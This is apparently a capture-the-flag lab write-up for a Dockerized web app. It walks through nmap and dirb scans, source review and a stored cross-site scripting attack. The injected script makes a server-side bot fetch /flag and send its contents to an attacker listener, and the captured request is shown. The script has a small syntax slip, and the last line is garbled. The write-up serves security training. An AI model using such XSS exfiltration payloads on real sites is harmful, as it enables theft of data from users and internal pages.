Memo Rap Check container writeup

Just like the previous writeups, we will need to compile and run this container, this can be done by running(for more detailed explanations check antman writeup):

\$ docker-compose up -d \mid This will compile the container and run it in the background

CONTAINER IP(in my case): 172.17.0.5

After we go to that ip, we get this:



Two funny looking guys and some text(nothing special)

Let's do a couple of scans, before actually doing the tasks:

Nmap scan:


\$ nmap -sV 172.17.0.5

And we can see that there is a web server on port **80**And also something strange, that returns what it seems like a **GET REQUEST**Next let's do a **dirb** scan:

\$ dirb <u>http://172.17.0.5</u>


And we find that there are **3** folders, one of them is called **flag**(It will probably contain the flag),let's visit all of them:

/feedback




Only a picture, text field(might be exploitable), and a 'Submit' button

/flag



So we are not allowed to access the /flag folder. And from the message we can see that it can be accessed only via the server itself

/list



Now let's start doing the given tasks

- Browse the application. Make note of any endpoints which might process user input.
- You can find the flag within the route "/flag". Within the source code, find the reason why you can't access it.
- Within the source, find out how and by whom your inputs are processed.
- Exploit the application to retrieve the flag remotely. For debuggin purposes you **might want to temporarily patch the source**, for example by commenting out parts of the code.

[1]

From our previous investigation, we could assume that the **/feedback** page processes input (the **text field**)

[2]

Even without looking at the source code, we know that we cannot access it because it could only be accessed form localhost(127.0.0.1) a.k.a only by the server itself

[3]

From the source code, we can see that, after we press the submit button, the **addFeedback()** fuction is called:

```
if (feedback) {
    return db.addFeedback(feedback)
    .then(() => {
        bot.purgeData(db);
        reply.send({ message: 'Our intern has worked tirelessly to process your feedback.' });
    })
```

Which just inserts the comment that we wrote in the database

```
async addFeedback(comment) {
    return new Promise(async (resolve, reject) => {
        try {
            let stmt = await this.db.prepare('INSERT INTO feedback (comment) VALUES (?)');
            resolve(await stmt.run(comment));
        } catch(e) {
            reject(e);
        }
}
```

After that the **purgeData()** function is called:

```
async function purgeData(db){
   const browser = await puppeteer.launch(browser_options);
   const page = await browser.newPage();

await page.goto('http://127.0.0.1:80/list', {
     waitUntil: 'networkidle2'
});

await browser.close();
await db.migrate();
```

Which **LOADS** the /**list** page and calls the **migrate()** funtion, which in term, clear the database:

From this it obvious that the comments from the feedback page are not sanitized, and to exploit it, we just need to write plain JavaScript surrounded by **script>** tags.

[4]

To get the flag, we have inject code that goes to the /**flag** page, retrieves what's on it, and sends it to us somehow. Kindly Mr. Münch has provided it to us, so I don't have to write it

```
<script>
   async function getMaStuff() {
    var response = await fetch("/flag");
   var response text = await response.text();
   await fetch("http://172.17.0.1:64420/a?"+ response_text);
   // Stores the response to the address that
   // we are listening on
   };
   getMaStuff();
</script>
// Calls the function
```

Now let's setup a listener, which will listen for incoming connections:

\$ ncat -lp 64420

- -l → Listen for incoming connections
- **-p** → Specify source port

And let's paste the script into the feedback page and look at our listener:

```
GET /a?{%22message%22:%22flag_you_w0uldnt_copy_paste_content_Would_u?%22} HTTP/1.1
Host: 172.17.0.1:64420
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/90.0.4427.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

People who haven't People who finished their writeups finished their writeups

